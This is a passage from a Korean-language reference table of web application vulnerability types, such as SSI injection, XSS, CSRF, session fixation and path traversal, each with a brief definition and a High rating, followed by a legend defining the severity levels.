| SS | SSI인젝션 | SSI(Server-side Include)는 “Last modified"와 같이 서버가 HTML 문서에 입력하는 변수 값으로, 웹 서버 상에 있는 파일을 include 시키고, 명령문이 실행되게 하여 데이터에 접근할 수 있는 취약점 | H |
| XI | XPath  인젝션 | 조작된 XPath(XML Path Language) 쿼리를 보냄으로써 비정상적인 데이터를 쿼리해 올 수 있는 취약점 | H |
| DI | 디렉터리  인덱싱 | 요청 파일이 존재하지 않을 때 자동적으로 디렉터리 리스트를 출력하는 취약점 | H |
| IL | 정보누출 | 웹 사이트 데이터가 노출되는 것으로 개발과정의 코멘트나 오류 메시지 등에서 중요한 정보가 노출되어 공격자에게 2차 공격을 하기 위한 중요한 정보를 제공할 수 있는 취약점 | H |
| CS | 악성콘텐츠 | 웹 어플리케이션에 정상적인 콘텐츠 대신에 악성 콘텐츠를 주입하여 사용자에게 악의적인 영항을 미치는 취약점 | H |
| XS | 크로스  사이트  스크립팅 | 웹 어플리케이션을 사용해서 다른 최종 사용자의 클라이언트에서 임의의 스크립트가 실행되는 취약점 | H |
| BF | 약한문자열강도 | 사용자의 이름이나 패스워드, 신용카드 정보나 암호화 키 등을 자동으로 대입하여 여러 시행착오 후에 맞는 값이 발견되는 취약점 | H |
| IA | 불충분한 인증 | 민감한 데이터에 접근할 수 있는 곳에 취약한 인증 메커니즘으로 구현된 취약점 | H |
| PR | 취약한  패스워드 복구 | 취약한 패스워드 복구 메커니즘(패스워드 찾기 등)에 대해 공격자가 불법적으로 다른 사용자의 패스워드를 획득, 변경, 복구할 수 있는 취약점 | H |
| CF | 크로스사이트  리퀘스트  변조(CSRF) | CSRF 공격은 로그온 한 사용자 브라우저로 하여금 사용자의 세션 쿠키와 기타 인증 정보를 포함하는 위조된 HTTP 요청을 취약한 웹 어플리케이션에 전송하는 취약점 | H |
| SE | 세션 예측 | 단순히 숫자가 증가하는 방법 등의 취약한 특정 세션의 식별자(ID)를 예측하여 세션을 가로챌 수 있는 취약점 | H |
| IN | 불충분한 인가 | 민감한 데이터 또는 기능에 대한 접근권한 제한을 두지 않은 취약점 | H |
| SC | 불충분한 세션만료 | 세션의 만료 기간을 정하지 않거나, 만료 일자를 너무 길게 설정하여 공격자가 만료되지 않은 세션 활용이 가능하게 되는 취약점 | H |
| SF | 세션고정 | 세션 값을 고정하여 명확한 세션 식별자(ID) 값으로 사용자가 로그인하여 정의된 세션 식별자(ID)가 사용 가능하게 되는 취약점 | H |
| AU | 자동화공격 | 웹 어플리케이션에 정해진 프로세스에 자동화된 공격을 수행함으로써 자동으로 수많은 프로세스가 진행되는 취약점 | H |
| PV | 프로세스  검증누락 | 공격자가 응용의 계획된 플로우 통제를 우회하는 것을 허가하는 취약점 | H |
| FU | 파일업로드 | 파일을 업로드 할 수 있는 기능을 이용하여 시스템 명령어를 실행할 수 있는 웹 프로그램을 업로드 할 수 있는 취약점 | H |
| FD | 파일  다운로드 | 파일 다운로드 스크립트를 이용하여 첨부된 주요 파일을 다운로드 할 수 있는 취약점 | H |
| AE | 관리자  페이지 노출 | 단순한 관리자 페이지 이름(admin, manager 등)이나 설정, 프로그램 설계상의 오류로 인해 관리자 메뉴에 직접 접근할 수 있는 취약점 | H |
| PT | 경로추적 | 공격자에게 외부에서 디렉터리에 접근할 수 있는 것이 허가되는 문제점으로 웹 루트 디렉터리에서 외부의 파일까지 접근하고 실행 할 수 있는 취약점 | H |
| PL | 위치공개 | 예측 가능한 디렉터리나 파일명을 사용하여 해당 위치가 쉽게 노출되어 공격자가 이를 악용하여 대상에 대한 정보와 민감한 정보가 담긴 데이터에 접근이 가능하게 되는 취약점 | H |
| SN | 데이터  평문전송 | 서버와 클라이언트 간의 통신 시 암호화하여 전송을 하지 않아 중요 정보 등이 평문으로 전송되는 취약점 | H |
| CC | 쿠키변조 | 적절히 보호되지 않은 쿠키를 사용하여 쿠키 인젝션 등과 같은 쿠키 값 변조를 통한 다른 사용자로의 위장 및 권한 상승 등이 가능한 취약점 | H |

**※ 취약도 정의**

|  |  |
| --- | --- |
| * **H (High)** | 악의적인 사용자가 직접적으로 시스템의 관리자 권한을 획득하여 웹 위변조가 가능하거나, 웹 사용자의 개인정보를 유출할 수 있는 취약점 |
| * **M (Medium)** | 악의적인 사용자에 의해 시스템에 중요자원 및 웹 최상위 권한을 획득할 수 있고 이로 인해 추가 공격으로 이용될 수 있는 취약점 |
| * **L (Low)** | 해당 취약점의 노출로 인해 시스템의 정보를 획득하여 추가 공격으로 이용될 수 있는 취약점 |